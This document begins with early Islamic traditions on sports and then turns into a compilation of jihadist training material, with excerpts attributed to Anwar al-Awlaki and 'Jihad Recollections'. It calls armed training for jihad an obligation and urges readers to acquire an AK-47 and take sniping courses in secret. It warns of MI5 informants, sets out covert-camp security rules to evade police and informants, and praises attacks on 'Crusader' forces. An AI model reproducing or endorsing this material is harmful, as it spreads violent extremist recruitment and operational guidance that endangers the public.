1. Running. It was a form of training for traveling, jihad, seeking provision, etc. Running is also implicitly included in the command to hasten to do good, which is both a spiritual and physical hastening. It was reported by Ahmad ibn Hanbal that the Prophet, peace and blessings be upon him, raced `A'ishah and she outran him. Then they had another race where he outran her, whereupon he said, "*This time makes up for the other*". Some versions of the same hadith mention that his outrunning in the second time was due to the fact that `A'ishah, may Allah be pleased with her, had gained weight.

2. Horsemanship and horse racing. Arabs are famous for horsemanship. Once children reached 8 years, they used to learn how to ride horses. Allah Almighty referred to horse riding in the time of war in the Qur'an: ﴿*By the (steeds) that run, with panting (breath); Striking sparks of fire (by their hooves); And scouring to the raid at dawn; And raise the dust in clouds the while; Penetrating forthwith as one into the midst (of the foe)*﴾ **(100:1-5).**

﴿*And make ready against them all you can of power, including steeds of war*﴾ **(8:60).**

In Sahih Muslim it is reported that Allah's Messenger said, "*Ride horses, for they are the legacy of your father Isma`il*".

Al-Jahiz also reported in his book **Al-Bayan wa At-Tabyeen** that `Umar ibn al-Khattab wrote to his governors saying, "Teach your children swimming and horsemanship". In another narration, `Umar was reported to have added "Tell them to jump on the horses' backs, and narrate the stories of famous proverbs and good poetry to them".

3. Archery. A number of ahadith show that this sport was popular among early Muslims:

`Uqbah ibn `Amir said, "I heard the Messenger of Allah, peace and blessings be upon him, saying while he was on the pulpit, '*In the verse,* ﴿*And make ready against them all you can of*

2 Al-Bukhari and Muslim.

power, including steeds of war﴾, *the word power means archery; the word force means archery*.'"

4. Wrestling. The Prophet wrestled with a number of men, one of whom was Rukana ibn 'Abd Yazid ibn Hashim ibn `Abdul-Muttalib, who lived in Makkah and was a skilklful wrestler. People used to come to him from distant territories and challenge him in wrestling. Ibn Ishaq narrated the story of Rukanah: Once the Prophet, peace and blessings be upon him, met him in one of the mountain paths of Makkah, whereupon he said to him, "*O Rukanah! Will not you fear Allah and accept what I am calling you to*?" Rukanah replied, "O Muhammad! Do you have a witness to verify your truthfulness?" So the Prophet said, "*If I beat you in wrestling, will you believe in Allah and His Messenger?*" The man replied, "Yes". The Prophet wrestled him and defeated him. Rukanah was astonished with that, and he asked the Prophet to acquit him of their agreement, which is belief, and to have a rematch. So they had a second and a third rematch where the Prophet also defeated him. Rukanah was astonished and said, "This is very strange indeed!" Then he immediately embraced Islam. Other narrations state that he embraced Islam after the *fath* of Makkah".[3]

5. Weight lifting. It was known to Arabs as *rab`*, which men used to practice by lifting a stone with their hands to show how strong they were. It is also reported that the first person to invent this game was Jabir ibn`Abdullah Al-Ansari, who was known for his physical strength. Among those who were famous for being strong was `Ali ibn Abi Talib, who, in the Battle of Khaybar, lost his shield so he used a door of the fort as a shield. Amazingly, that door was too heavy to be carried by seven persons.[4]

6. High jumping. It was known to Arabs as *al-Qafizi*. In this sport, the players used to place a piece of wood to jump on, and the game had special rules.[5]

7. Swimming. `Ata' ibn Abi Rabah narrated that he saw Jabir ibn `Abdullah and Jabir ibn `Umayr Al-Ansari while they were practicing shooting, but one of them felt bored, so the other said to him, "Do you feel bored? I heard Allah's Messenger, peace and blessings be upon him, saying, "*All things in which there is no remembrance of Allah are frivolity and idle play except for four things, and he mentioned teaching another to swim*".[6] Ibn `Abbas, may Allah be pleased with him, said, "Once, `Umar ibn Al-Khattab said to me, 'Let's compete in water and see who can hold his breath under water longer than the other.'"

It is also reported that the Prophet could swim good in the well of Banu `Adyibn al-Najjar. Through this incident, as-Suyuti could prove that the Prophet knew how to swim. As-Suyuti also reported that Abu al-Qasim al-Baghawi narrated on the authority of Ibn `Abbas that the Prophet, peace and blessings be upon him, and some of his Companions once

3 Al-Hakim, AbuDawud, and At-Tirmidhi.

4 See *Ar-Rawd Al-Anif*, vol. 2, p. 239
5 See *`Uyun Al-Akhbar*, by Ibn Qutaybah, vol. 1, p. 133
6 At-Tabarani

swam in a stream. That day, the Prophet said, "*Let everyone among us swim towards his friend*". The Prophet himself swam towards Abu Bakr until he embraced him saying, "*Here I am and my friend*".[7]

The Muslim who is working out needs to pay attention to the type of exercise he is performing, the environment he or she is in, and to continuously renew the intentions. Each specific type of exercise will involve different positions and techniques. This will require the necessary knowledge to perform them all correctly. However, the intentions should nonetheless be identical for all techniques. For example, in the upcoming month of Ramadan, the primary purpose behind fasting should be simply to please Allah and fulfill a pillar of Islam. To lose weight or feel for the hungry and poor or any other reason should fall far away from the true intention. Likewise, a Muslim who is working out needs to comprehend that Muslims work out for loftier goals, not just to lose weight or look nice and handsome.

7 See Al-Zurqani's comment on*Al-Mawahib Al-Ladunniyyah*, vol. 1, p. 194.

How can I Train Myself for Jihad

"And prepare against them all you can of power, including steeds of war to terrorize the enemies of Allah and others besides whom you may not know, but Allah does know. And whatever you shall spend in the Cause of Allah shall be repaid unto you, and you shall not be treated unjustly." [Quran 8:60]

In commenting on this verse, the Messenger (SAWS) said:
"Indeed, power is shooting, power is shooting, power is shooting." [Sahih Muslim]

Narrated Abu Hurairah (RA) that the Messenger (SAWS) said:
"If anyone keeps a horse for Jihad in the Way of Allah, motivated by his faith in Allah and his belief in His Promise, then he will be rewarded on the Day of Resurrection for what the horse has eaten or drunk and for its dung and urine." [Sahih Al-Bukhari]

After receiving a number of e-mails asking about this topic, we decided to include a small article about this subject. It is broken down into sections, but should be read from beginning to end for maximum benefit.

1.0 What is Jihad?

Jihad literally means ‘to struggle’. In the military sense it is meant in the context, ‘to struggle against oppression’. Jihad is therefore an act to liberate people from the oppression of tyrants. Jihad is not illegal acts of terror against innocent people. When tabloid journalism mistakenly informs the masses that Jihad is ‘to commit illegal acts of terror’, they are revealing the lack of their research and the extent of their unprofessional approach to the subject.

2.0 Military Training is an Islamic Obligation not an Option

According to the verse above ("And prepare against them all you can of power..."), military training is an obligation in Islam upon every sane, male, mature Muslim, whether rich or poor, whether studying or working and whether living in a Muslim or non-Muslim country. The Prophet (SAWS) explained the meaning of the term 'power' in the above verse during a Friday Sermon by mentioning that power was specifically shooting.

The verse mentions 'what you can...', meaning that the Muslims must prepare to the utmost of their ability and circumstances.

'Steeds of war' refer to the horses that were prepared for battle. In this day and age, the scholars of Islam have explained this term to mean all forms of modern weaponry such as infantry weapons, tanks, artillery, aircraft, etc.

The above verse is clear evidence that military training of all sorts is an Islamic obligation, not something optional. Furthermore, the obligation is according to one's ability, in that the Muslims must use every means at their disposal to undertake military and physical training for Jihad.

In Surah Taubah of the Quran, Allah answers those hypocrites who made feeble excuses to the Messenger of Allah (SAWS) so that they would not have to participate in the Battle of Tabuk. The hypocrites came to the Prophet (SAWS) and gave their excuses with the impression that they really wanted to take part in the battle, but difficult circumstances outside their control were preventing them from doing so. Allah's response was:

"And if they had really intended to march forth, certainly they would have made some preparation for it; but Allah hated them being sent forth, so He made them lag behind, and it was said to them, 'Sit you among those who sit at home (women, children, elderly, etc.)'" [Quran 9:46]

These hypocrites had not intended to participate in Jihad from the outset and their lack of preparations was the evidence for this. Had they really wanted to take part in the Jihad, they would have prepared themselves and tried their utmost to join the battle, like the three companions who approached the Messenger (SAWS) before the Battle of Tabuk, requesting horses or mules so they could join the Battle. When the Prophet (SAWS) informed them that he could not provide them with mounts, they turned back with their eyes full of tears that they could not join the battle:

"Nor is there blame on those who came to you to be provided with mounts, when you said, 'I can find no mounts for you,' they turned back, while their eyes were overflowing with tears of grief that they could not find anything to spend for Jihad." [Quran 9:92]

Therefore, those Muslims unable to participate in Jihad at this present time whatever the reason have no excuse before Allah for not training for Jihad.

The Messenger of Allah (SAWS) said: "Whoever dies without having fought in battle, nor having the sincere wish in his heart to fight in battle, dies on a branch of hypocrisy." [Sahih Al-Bukhari]

The one sincere to fight in battle is the one who makes suitable preparations for battle. A Muslim that spends a life empty of any physical or military training for Jihad, let alone Jihad itself, should fear dying on a branch of hypocrisy according to the above hadith. True Iman (faith) is manifested in actions and if someone truly wishes to fight Jihad, he will prepare himself in all possible ways.

3.0 Sincerity of Intention

Training is an Islamic obligation so a Muslim must undertake it for the correct reason otherwise he will neither be blessed nor rewarded by Allah for all his efforts. The correct reason to train is to train for Jihad which is undertaken to please Allah alone. Therefore the Muslim must not publicly display to the people what he is doing, nor must he show off during his training, nor seek fame or reputation in the eyes of human beings during his training. If he wishes to be rewarded by Allah and blessed and helped in his training, all his training must be done to obtain the Pleasure of Allah alone.

In practical terms, this would mean avoiding training in the company of people (e.g. women) who might be impressed by the one training, flouting muscles etc. This also means to avoid publicly announcing to everyone that one is going for training or dropping subtle hints such as leaving clothes and equipment in view of the people. The beloved Companions of the Prophet (SAWS) used to hide their good deeds more than they used to hide their sins, for fear of their intention being corrupted. Train only to please Allah and He will help you, reward you and bless you, for there is no benefit in gaining the pleasure of human beings.

4.0 Training in your Country of Residence

4.1 Physical Training

The basis of all Jihad training is something that can be done in every country of the World: physical training. This requires little or no equipment and is something that one can fit round one's daily routine. This comprises four main areas: stamina, strength, speed and agility. In order to benefit from your physical training, it is important that it is done regularly, ideally at the same time of the day if possible, three times a week, which leaves a rest day between exercise sessions to allow the body to recuperate. Some general suggestions are given below though there are many variations to this type of training. Consult an expert or read books or Internet articles on the topic. There are books available to the general public of physical training within the Army (US Army Field Manuals and books written by ex-British soldiers).

Stamina involves being able to sustain the body at a high rate of activity for prolonged periods of time. Stamina is built up by aerobic exercise in sessions of at least 20 minutes duration. Aerobic exercise is any activity that keeps the heart rate at a level higher than normal for a sustained amount of time. It differs from anaerobic exercise in which the heart rate increases to a very high level but only for short bursts of time. Running, swimming, rowing are some exercises which build up stamina. For the exercise to be of benefit, it must be sustained for at least 20 minutes.

Running by far is the best and most practical form of stamina training for Jihad. Start your session by running for about five minutes in order to warm up. Then proceed to stretch the major muscles in your body by holding them in a stretched position for at least 30 seconds. Avoid 'bouncing' stretching as this can lead to serious injury. After this, run at a steady pace for a fixed period of time. Start easy, e.g. 10 minutes, then gradually build up every session until you can continue running at that pace for 20 minutes, 30 minutes or more. Inhale deep breaths through your nose and exhale through your mouth whilst running. It is better to run in boots as running in boots reflects the reality of running in Jihad. It is also advisable to add shock absorbing insoles into your boots before running, as these cushions the stress on the leg bones and joints. These insoles, e.g. Sorbothane, are available in camping and sports stores. Once you can sustain running at a constant pace for 30 minutes or more, you can add variety into the sessions by running up and down hill, running with ankle weights or running carrying loads, e.g. a bag full of books.

Strength training can be undertaken in the form of press-ups, squats, abdominal crunches, etc. or by following a regular routing in weight training at a gymnasium. It is better to go to the gym with another brother if possible, or go at a time when there are as few women as possible. Public gymnasiums are generally un-Islamic places with loud music and improperly dressed men and women. Such an atmosphere is not befitting for the training of a Mujahid. In all cases, learn how to use the equipment properly, start easy and build up gradually and make sure you stretch and warm up enough before each session.

Speed and agility can be built up by sprinting, running around obstacles, climbing over walls and similar activities. Practicing martial arts is the best way to develop speed and agility.

4.2 Martial Arts

It is vital to join a martial arts club as part of the training for Jihad. In addition to teaching you how to defend yourself and strengthen your body, martial arts develop self-discipline and controlled aggression. In some countries, there are martial arts run by Muslim instructors, but one can join other clubs if there are no Muslim clubs in his area. It is preferable to join clubs that emphasize on street-fighting and self-defense such as kung-fu styles rather than tournament fighting. You would never use high or flying kicks in a real fight but you may in tournaments. As with any activity, regular attendance for a number of months is necessary in order to benefit from martial arts. Many people join martial arts clubs but are unable to stick with them. Joining clubs that teach weapons such as sword or knife-fighting are also good at advanced stages.

4.3 Survival and Outdoors Training

The majority of the time spent in Jihad is learning to cope with harsh, physically and mentally demanding living conditions. It is not about fighting glamorous battles for your pictures to appear on the Internet. Jihad is tough and difficult, which is why the rewards for it are so great.

Although survival training is taught at centers in some countries, it is expensive and, in many cases, nothing special that you cannot learn and practice yourself by reading books on the subject. The best way to learn these skills is to go camping into the outdoors with a small group of brothers. Avoid going to a camping site, since these are holiday areas where many facilities are available such as hot showers, gas, etc. The best training is to take some tents, food and water and warm clothes in a rucksack and go on treks lasting 2-3 days at a time. If you do not have an experienced person with you, then start easy and build up gradually. Learn how to purify water, make wudu and istinja in cold water, attend to the call of nature in the outdoors, cook or heat food out in the open, making different types of knots with ropes, setting up tents and other similar activities. Learning how to start and maintain a fire in all conditions, wet or dry, with and without lighting instruments is one of the most important survival skills.

Learning how to walk long distances carrying loads up to one-third of your bodyweight, walking over difficult terrain at night without the use of torches and navigational skills using a compass/ map or the stars are also useful skills. Many of these skills can be learnt from books and then practised out in the outdoors.

4.4 Firearms Training

Firearms training differ from country to country. In some countries, possession of firearms by the public is illegal, in other countries it is legal. In some countries of the World, especially the USA, firearms training is available to the general public. One should try to join a shooting club if possible and make regular visits to the firing range. There are many firearms courses available to the public in USA, ranging from one day to two weeks or more. These courses are good but expensive. Some of them are only meant for security personnel but generally they will teach anyone. It is also better to attend these courses in pairs or by yourself, no more. Do not make public announcements when going on such a course. Find one, book your place, go there, learn, come back home and keep it yourself. Whilst on the course, keep your opinions to yourself, do not argue or debate with anyone, do not preach about Islam and make Salah in secret. You are going there to train for Jihad, not call people to Islam.

Useful courses to learn are sniping, general shooting and other rifle courses. Handgun courses are useful but only after you have mastered rifles.

In other countries, e.g. some states of USA, South Africa, it is perfectly legal for members of the public to own certain types of firearms. If you live in such a country, obtain an assault rifle legally, preferably AK-47 or

variations, learn how to use it properly and go and practice in the areas allowed for such training. If you cannot get someone to teach you, you can purchase books about shooting technique and practice shooting stationary targets at different distances, with a partner. You can also practice running a distance, e.g. 1km, then shooting targets from a distance. Again, there are many variations and unless you have an experienced, trained person to learn from, you will be able to do little more than perfect your shooting technique at different ranges.

Under NO circumstances should you play or experiment with firearms. NEVER EVER point a firearm at anyone for a joke, whether loaded or unloaded. Keep firearms unloaded and out of reach of children. If you feel that you will be unable to control a firearm or your temper, do not purchase one.

Respect the laws of the country you are in and avoid dealing in illegal firearms. One can learn to operate many arms legally, so there is no need to spend years in prison for dealing in small, illegal firearms. Learn the most you can according to your circumstances and leave the rest to when you actually go for Jihad.

4.5 IMPORTANT NOTE ON LIVE-AMMUNITION JIHAD FIREARMS TRAINING WITHIN THE UK

Recently we heard many reports circulating in the British media about certain Muslim personalities claiming the presence of Jihad training camps in the UK in which firearms training is given with live ammunition before sending the trainees for Jihad. We would like to inform both Muslim and non-Muslim readers of this article that there are NO such training camps within the UK. Rather, statements such as these are made by Muslim personalities and individuals propped up by Western Intelligence agencies in order to frighten the local population from Muslims. We would also like to inform Muslims in the UK that if anyone, Muslim or non-Muslims, approaches you offering training of this type in the UK, it is a trap, you should stay away from that person and warn other people against that person because he might be an undercover agent. British National Intelligence MI5 does employ 'practicing' Muslims to live amongst Muslims as agent provocateurs and entice them into traps such as these. Generally, these agents are amongst the most popular and influential members of the community. The Muslims are fooled by them because they fail to check up their background (where they came from, their history etc.) One can obtain almost any type of military training in some countries of the World, legally, so there is no need to risk going to prison for years just for learning how to use a single firearm illegally.

4.6 Military Training

Although sometimes it is difficult to obtain comprehensive military training in one's home country, it is very easy to do plenty of background reading using freely-available books and CDs, before one actually goes abroad.

Some topics to read up about include:

Physical fitness training
Ammunition
Sniper training
Mine/ Counter-Mine Operations and Recognition of Different Mines
Mortar
AK-47 and other Soviet weapon Operating Manuals
Terrain Analysis
Map Reading and Land Navigation
Camouflage and concealment
Survival
Combat skills of the soldier
First Aid for Soldiers
Cold Weather Training

5.0 Jihad Training Abroad

There are some countries where one can obtain Jihad training but we are not in a position to comment on the suitability or in suitability of any particular country. Contact individuals you know and trust and they will be able to advise you better. If you are true to Allah, Allah will be true to you and He will find you a way to do what you want to do.

SIXTH LESSON

TRAINING From QT

* The following security precautions should be taken during the training:

The Place:

The place should have the following specifications:

1. Distance from the populated areas with the availability of living necessities.
2. Availability of medical services during the training.
3. The place should be suitable for the type of training (physical fitness, shooting, and tactics).
4. No one except the trainers and trainees should know about the place.
5. The place should have many roads and entrances.
6. The place should be visited at suitable times.
7. Hiding any training traces immediately after the training.
8. Guarding the place during the training.
9. Appropriateness of the existing facilities for the number of training members.
10. Exclusion of anyone who is not connected with the training.
11. Taking all security measures regarding the establishment.
12. Distance of the place from police stations, public establishments, and the eyes of informants.
13. The place should not be situated in such a way that the training and trainees can be seen from another location.

The Trainees:

1. Before proceeding to the training place, all security measures connected with an undercover individual should be taken. Meanwhile, during training at the place, personnel safety should be ensured.
2. Selecting the trainees carefully.
3. The trainees should not know one another.
4. The small size of groups that should be together during the training (7-10 individuals).
5. The trainees should not know the training place.
6. Establishing a training plan for each trainee.

The Trainers:

All measures taken with regard to the commanders apply also to the trainers. Also, the following should be applied:

1. Fewness of the trainers in the training place. Only those conducting the training should be there, in order not to subject the training team to the risk of security exposure.
2. Not revealing the identity of the trainer to trainees.
3. Keeping a small ratio of trainees to trainer.
4. The training team members should not know one another.

Various Workouts

REFERENCE 44 WAYS Anwar al Awlaki

22. Physical fitness
The Messenger of Allah (saaws) says: “The strong believer is better and more beloved to Allah than the weak believer and there is good in both” (Related by Muslim)
Physical fitness is part of the preparation for Jihad. What Jihad needs is not body builders. What Jihad needs is mujahideen who have the ability to walk for long hours, to run for long distances (important for guerrilla warfare), to sprint (important for urban warfare), and to climb mountains.

The mujahid needs to be able to perform all of the afore-mentioned while carrying a weight. In Jihad lands such as Bosnia and Chechnya unfit brothers represented a burden on the mujahideen because they would slow down the whole group. Also the unfit can more easily fall in the hands of the enemy. So endurance exercises should take precedence over exercise for strength and flexibility.

Even if a Muslim is not going to fight, physical fitness is still important. For example, a fit person can withstand prison and torture more than a person who is not.
The early Muslims were fit since they led a military lifestyle. The companion Amr bin al Aas who opened Egypt in the time of Umar and was appointed as its governor used to say in Jumu’ah khutbah:
“I don’t want to see any one of you gaining weight while your horse is losing weight. If I see that I will reduce your salaries accordingly”
So dear brothers, exercising with the right intention is an act of worship. Our sisters are not exempt from this. They also need to be fit and the Muslim community needs to work out halal alternatives for the sisters to exercise.

Reference 39 ways

25. Become Physically Fit
There is no choice for the one who intends or desires to participate in *Jihâd* except to see to his physical fitness which will help him were he to go out for *Jihâd* in the Path of Allâh, since it is a necessity for the *Mujâhid*. So, he must get himself used to walking, jogging and running long distances so that his physical fitness would be at a proper level that would allow him to march forth as soon as the call is made… so that he would not be a burden and a weight on his brothers, making them carry him, etc., and it has actually happened in Bosnia (among other places) that some of the brothers fell into captivity because of a lack of physical fitness.

Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him) said:

"Indeed, the physical fitness of the *Mujâhid*, his ability to run long distances, carry heavy loads and exert a lot of bodily effort for extended periods of time is the primary factor that determines his usefulness on the battlefield. A *Mujâhid* can be skilled in the use of weapons, but due to his lack of physical fitness, he is unable to determine the proper position to fire his weapon from, or to scale a wall in order to find a better position to shoot from, etc. This can all happen due to a lack of physical fitness, and the *Mujâhid* that has the luxury of a high level physical fitness is able to carry out all of the tasks required of him in the best manner possible, even if he is not an expert in the use of weapons. This is because he is able to maneuver and position himself in the best manner to shoot, and he is able to do all of this in the quickest and lightest manner possible, as tiredness and fatigue do not overtake him and occupy his thoughts and affect his 38 speed.

Because of this, we can conclude that physical fitness is an essential asset to the *Mujâhid*, especially in the case of street-fighting." And in our times in which we live today, we see that all of the *Jihâd*s in the world today take place in the form of guerilla warfare and street-fighting. And this requires a high level of physical

fitness, so do not be – my brother – a burden on other than you, and start – from now – to acquire this required level of physical fitness.

Do not belittle the issue of physical fitness – my brother – and know that the reward for it is great if it is sought with a sincere intention, and you intend with it to prepare yourself for *Jihâd* in the Path of Allâh, and the strong believer is more beloved to Allâh than the weak believer, and from strength is physical and bodily strength. **The *Shaykh*, the *Mujâhid* Yûsuf al-'Uyayrî ra** says: "The level of physical fitness that is required of the *Mujâhid* consists of him being able to do the following:

• Jog for 10 kilometers (about 6.2 miles) without stopping, and this should take him no more than 70 minutes in the worst of cases
• Run a distance of 3 kilometers (roughly 2 miles) in about 13.5 minutes
• Run for a distance of 100 meters with only 12-15 seconds of rest
• Walk a long distance – without stopping once – for at least 10 hours
• Carry a load of 20 kilograms (around 44 pounds) for at least 4 hours straight
• Perform at least 70 pushups in one shot without stopping (one can start by performing 10 pushups at once, then increasing the number by 3 every day until eventually reaching 70)
• Perform 100 sit-ups in one shot without stopping (one can start by performing 10 sit-ups at once, then increasing the number by 3 every day until eventually reaching 70)
• Crawl using his arms for a distance of 50 meters in 70 seconds at most
• Perform the Fartlek run (an exercise that combines walking, speed walking, jogging and running, and it is as follows: the *Mujâhid* begins by walking normally for 2 minutes, then he walks quickly for 2 minutes, then he jogs for 2 minutes, then he runs for 2 minutes, then he runs fast for a distance of 100 meters, then he returns to walking, and so on and so forth until he does this 10 times non-stop) And normal walking differs from quick walking, which differs from jogging, which differs from running. Normal walking is known to all, while quick walking is that one walks at a greater speed while making sure not to raise his feet from the ground for a greater amount of time than he would while walking normally. As for jogging, then this is that one covers a distance of 1 kilometer (roughly 0.6 miles) in less than 5.5 minutes. As for running, then it is that one covers a distance of 1 kilometer in less than 4.5 minutes.

This level of physical fitness can be achieved by the *Mujâhid* in one month if he exerts great effort, with the condition that he advances gradually and does not damage his muscles or expose them to tearing. For example, if one begins at the start of the month by jogging for 15 minutes, and increased this time by 2 minutes every day, then this would mean that in a month's time, he would be able to jog for an entire hour without stopping (assuming that the number of days in the month in which he exercises would be 20 if the exercise program was 5 days a week). Likewise, if he begins with 10 pushups at the start of the month and increases the number by 3 everyday, then this means that he would be able to perform 70 pushups nonstop in the space of one month. So, advancing gradually and continuously has a great effect on one's fitness level. Also, during one's physical program, there must be some strength training included to strengthen and tone one's muscles, and the *Mujâhid* must concentrate specifically on those types of weight training that can be performed without heavy exercise equipment, so that he can continue his physical program in any location. Exercise equipment has the effect of making one's body inactive if he is away from them for a long period of time. The best type of exercises are those that can be performed easily and rely on the body's own strength."

Reference JIHAD RECOLLECTIONS ISSUE 2

Mental Preparation

Along with physical preparation, one needs to be able to respond to an emergency quickly and to be clear minded during times of panic. The *Murabit* needs to have knowledge and good judgment to bring out the best results.

I recommend taking:

- Timed tests, both academic and also sports wise. This will help one think on their feet and gives the edge one needs.
- An introductory business class to help ones coordination and management skills.
- Time to sit with the scholars and righteous people to learn from their manners and their amazing abilities to deal with hard situations and take control when people panic.

Exercises and Activities

The *Murabit* needs to be quick on his feet and needs to master the art of ambushing the enemy and using retreatment as a strategy of war. Some activities and exercises one can do include:

- Running timed 20 yards and 40 yards sprints
- Biking in hilly areas or high altitudes
- Hiking
- Running in the sand or water
- Walking and jogging in the early mornings before *Fajr* to help get used to the dark and conquer any fears one may have
- Swimming laps
- Jump Rope Series: This include 10 normal jump ropes, 10 on only the left foot and vice versa, 20 jumping back and forth while roping, 30 sprinting while jump roping and 10 jumping in a square while roping
- Bear Crawls: crawling on hands while keeping the body above the ground
- Running suicide laps; running from one end to another for about 20 times (back and forth counting as 1 lap)
- Step ups: stepping up and down with dumbbells on an elevated surface like a low table or chair

B - Using Weights to Get in Shape is Unrealistic


The reason we should aim to get into shape without using weights is simply that the use of weights does not bring permanent results, as you only keep the strength you gained by continuing to use those machines and bars. This is of course unrealistic for the *Mujahid* in the front lines anywhere in the world today. We find that this is a major setback for the Americans and the NATO Crusading army as they cannot go to any battlefront without carrying along with them their bench, squat sets and sometimes even their machines. And we have learned this from the videos released by our brothers in Afghanistan.

The *Mujahideen* found upon capturing enemy bases bars and weights in American barracks and bases. So if this is the case for the enemies then obviously this would not work for the *Jihad* and due to it being a waste of money and effort as well as not being a realistic option. So the *Mujahid* must learn to get in shape and build strength and to continue to do so wherever he is with little or no resources and to be able to use his body and the ground alone to keep in shape.

Another reason being that the places which one can go to where weights and gyms are available are not Islamic environments and definitely not fit for the *Mujahid* in Allah's cause. We find at these gyms such as 24 Hour *Fitna* and LA *Fitna* that they are full of music, semi-naked women, free mixing and the danger of one showing off during a workout which would destroy your intention and action.

C - Warm Ups and Cool Downs

Before beginning any workout, one must stretch and warm up for at least 10 minutes before working out to prevent injury and cramps and after working out to cool down with stretches as well.



D - Sculpting Your Legs

Building your legs is the most important part of your body to prepare for *Jihad,* and if you think *Jihad* is anything but long walks, jogging and running then you are quite mistaken. On top of that you're going to be carrying weapons and equipment! And among the things which terrorizes the enemy very much is when the *Mujahideen* strike them with lightning speed and great planning. An example for you is the massive jailbreak in Afghanistan of last year that freed over 1,000 Muslims; it was done with great swiftness that the *Murtadeen* became dumbfounded. So it is has much benefit for the *Mujahid* to be quick and be able to carry on with a constant speed for extended periods of time especially during raids on the enemy. Building your leg strength is not that difficult, but it does require effort and the ability to carry on even when you are tired, and to continue being tired for Allah's sake, as this exhaustion is in the cause of Allah and carries much reward for the Muslim. If you cannot exhaust your body for this *Deen* then Ican guarantee that you will be exhausting it for a *Batil* matter which will become a source of regret and much worry for you on the Day of Judgment. I suggest you start with these exercises:

- Walking Long Distances (at least 1 hour and a half everyday)
- Interval runs on weekends (running till you are tired, then fast walking for a while, then running and repeating this cycle for an hour each day of the weekend, starting Friday)
- Wall-Sits (Sitting against the wall for an extended period of time)

• Jump Rope while running and walking
• Crawling long distances
• Active and Static Lunges

E - Arm Strength

Although leg strength is important, building arm strength is quite necessary as well. One doesn't need sophisticated exercise for arms but all it takes is to add to duration, length and number of reps for each one.

Mainly focus on:
• At least 100-150 pushups per day, doing 10-25 each time.
• Pull-Ups
• Walking on hands
• Push-up series (for example doing push-ups with your hands held farther apart, then closer together, or using your fists instead of your palms)

F - Diet

The diet of a person working out is just as important as the workout itself, but here I wanted to mention the difference between the Muslim and the *Kafir* in their diets due to the grace and mercy Allah holds for the Believer. One should eat right after working out and should
postpone eating until after you have worked out. It is recommended to eat a meal high in carbs and protein, but more carbs than protein. Contrary to what many people believe, you really only need about 32 grams of protein, so don't waste your money on expensive protein milkshakes. A recommended list of foods would be:

- Eggs (whites of eggs)
- Meat
- Fish
- Nuts
- Milk and water
- 100% Fruit juice
- Vegetables
- Rice
- Bread
- Cheese

One should eat some light food before a workout, like an apple, some dates or some crackers and water. The *Kuffar* teach people that you should eat a very large amount before a workout, and that you need something like 3,000 to 4,000 calories for a male who works out at a young age. And they used to teach me that you should eat whenever you are not hungry and gain weight to turn it into muscle. Obviously this is un-Islamic and I learned during my workouts that this is not true for the Muslim.
Nafi' narrated that Ibn 'Umar never used to take his meal unless a poor man was called to eat with him. One day I brought a poor man to eat with him, the man ate too much, whereupon Ibn 'Umar said, "O Nafi'! Don't let this man enter my house, for I heard the Prophet saying, '*A believer eats in one intestine* (is satisfied with a little food), *and a kafir eats in seven intestines* (eats much food)'."3
And I noticed that whether or not I ate a lot, it did not affect my results. Nay! From the strangest of things I found that I gained the most muscle during the month of Ramadan! So I realized that the Believer is not affected by food but rather his strength comes from Allah. During Ramadan it is best to work out after having eaten dates and drank something and having prayed Maghrib then eating more heavily after the workout.
This schedule during Ramadan gave me the best results and here it is important to mention the importance of Fasting Mondays and Thursdays not only due to this blessing from Allah but due to its protection from evil and a command from the Messenger of Allah, may the peace and blessings of Allah be upon him, to the young men and being from his Sunnah. Alqama narrated: "While I was with 'Abdullah, 'Uthman met him at Mina and said, 'O Abu 'Abd ar- Rahman! I have something to say to you.' So both of them went aside and 'Uthman said, 'O Abu 'Abd ar-Rahman! Shall we marry you to a virgin who will make you remember your past days?' When 'Abdullah felt that he was not in need of that, he beckoned me (to join him) saying, 'O' Alqama!' Then I heard him saying (in reply to 'Uthman), 'As you have said that, (I tell you that) the Prophet once said to us,
'O young people! Whoever among you is able to marry, should marry, and whoever is not able to marry, is recommended to fast, as fasting diminishes his sexual power'." 4
May Allah help you in your efforts in pleasing Him.

3 Sahih Bukhari: Book 7, Vol. 65, #305
4 Ibid., Book 7, Vol. 62, #3

from JIHAD RECOLLECTIONS ISSUE 1

Physical training has to be well thought-out to make the exercises realistic and relevant to the contemporary open fronts. The spiritual preparations are many and volumes have been written elsewhere, however for many contemplating *hijrah* and jihad, there is also a psychological barrier.

This barrier is linked to the spiritual preparation but it is pertinent to mention it separately. This psychological barrier is the perceived hardship; it's easy for the *Mutadarriboon* (those in training for jihad) to get motivated and claim they can handle anything. Unfortunately sometimes when they really reflect on the actuality of living in the snow or desert and walking for miles every day in the mountains, they give in, when really these exploits are achievable with proper preparation, which must include consistent physical and mental conditioning. Walking long distances at a swift yet steady pace should be a regular fundamental part of every training program. This can be made more realistic by hiking in the wilderness and wearing an encumbrance like a rucksack. The *Mutadarriboon* residing in the Western cities should try to get out in the rough country regularly to get used to the environment, and when training in the urbanized areas, walk in places that are irregular, going over hills and up stairwells. Diversifying the distance, terrain and surface one walks on and varying the pace between quick walk and running is crucial for a high state of endurance.

In addition to the varying terrain, exercising in undesirable weather conditions is required. The *Mujahideen* never cease operations because of weather; in fact they sometimes take advantage of these conditions to attack the enemies of Islam who would also be in an uncomfortable situation. So the *Mutadarriboon* must fortify their constitution and prepare for hardship by doing things like training outside in the cold mornings, going for a run during rain or walk in the snow and the searing summer day. Of course they should dress appropriately with cold weather gear and carry water for hydration during the hot days, in order to not bring harm to themselves. The *Mutadarriboon* must exert effort in preparation whilst taking precaution against injuring themselves in the process.

The identity security can be essential in the field and the *Ameer* may order that faces be covered, be it by ski mask, *kuffayah* or turban. Coordination and dexterity are generally effected and some may find it difficult to breath. Coordination can be practiced at home easily, and should be avoided at all costs in public grounds. If the *Mutadarriboon* consider it an important part of the theatre they are going to then they can wear it when exercising and doing household chores; this will also benefit them because they will have to learn how to tie the *kuffayah* firmly.

For those currently unable to train with weapons, they must prepare themselves for when they are able to. A typical Kalashnikov weighs between 7 and 9 pounds depending on the variant and a PK weighs 16 to 20 pounds

The *Mutadarriboon* should practice going from prone (lying down) to crouching and standing with a heavy stick, iron bar or a bar bell with no weights. Keeping in mind that weapons can be damaged by rough treatment, thus trainees must learn to change stance efficiently. From videos or military manuals widely available on the internet

